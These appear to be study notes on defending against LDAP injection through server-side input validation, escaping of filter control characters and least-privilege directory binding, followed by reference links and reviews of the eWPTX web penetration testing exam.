There are a multitude of LDAP injection exploits that can be executed against a vulnerable server. Additionally, LDAP servers often store information such as users, roles, permissions, and related objects provisioned to them which, if compromised, can be devastating.

How can your organization defend against LDAP injection attacks?

[LDAP injection](#) attacks primarily occur due to missing or weak input validation. Validation consists of rejecting malformed input or stripping malicious LDAP control characters before including untrusted input within a query.

Below are several actionable methods you can leverage to protect your organization:

Enforce input validation. Prior to including untrusted input in LDAP queries, the input should be validated against a prefer list of allowed strings or characters. This validation should always be conducted server-side even if the input is previously validated client-side.

Structured inputs like social security numbers, phone numbers, and email addresses can be validated using a strong regular expression pattern. Inputs like usernames should be validated against an approved set of characters that exclude LDAP filter control characters.

Escape input with encoding. Escape user-controlled input strings in such a way that any control characters in the input don't change the intended meaning of the LDAP search filter. For example, in a Java application, metacharacters in an LDAP query can be prepared with backslashes as escape characters. With this method, untrusted inputs are appended to a search filter as literal string values, not as LDAP predicates.

Harden directory authorization. This defense technique is meant to minimize the impact of any injection attempt by employing the principle of least privilege. The LDAP account used for binding the directory in an application must have restricted access. With this approach, only authorized LDAP queries can be executed against the LDAP server.

<https://www.synopsys.com/glossary/what-is-ldap-injection.html>

https://www.youtube.com/watch?v=wtahzm_R8e4

<https://book.hacktricks.xyz/pentesting-web/ldap-injection>

eWPTX Reviews

<https://www.youtube.com/watch?v=Kul6HVORBzc>

<https://www.youtube.com/watch?v=xsG42XBoM0k>

<https://infosecwriteups.com/ewptxv2-exam-review-2646dd145940>

<https://thomfre.dev/post/2020/elearnsecurity-web-application-pentester/>

<https://stacktrac3.co/ewptx-review/>

<https://github.com/CyberSecurityUP/eWPTX-Preparation>

<https://www.linkedin.com/pulse/my-journey-waptxewptxv2-ejpt-oswp-emapt-ewpt/>

<https://infosecwriteups.com/ewptxv2-exam-review-2646dd145940>

<https://www.doyle.net/security-not-included/ewptx-review>

<https://www.alluresec.com/2021/03/30/ewptxv2-review/>

<https://diesec.home.blog/2021/06/05/elearnsecurity-web-application-penetration-tester-extreme-ewptxv2/>

<https://oronde.medium.com/ine-elearnsecuritys-ewptxv2-review-9461be63ca43>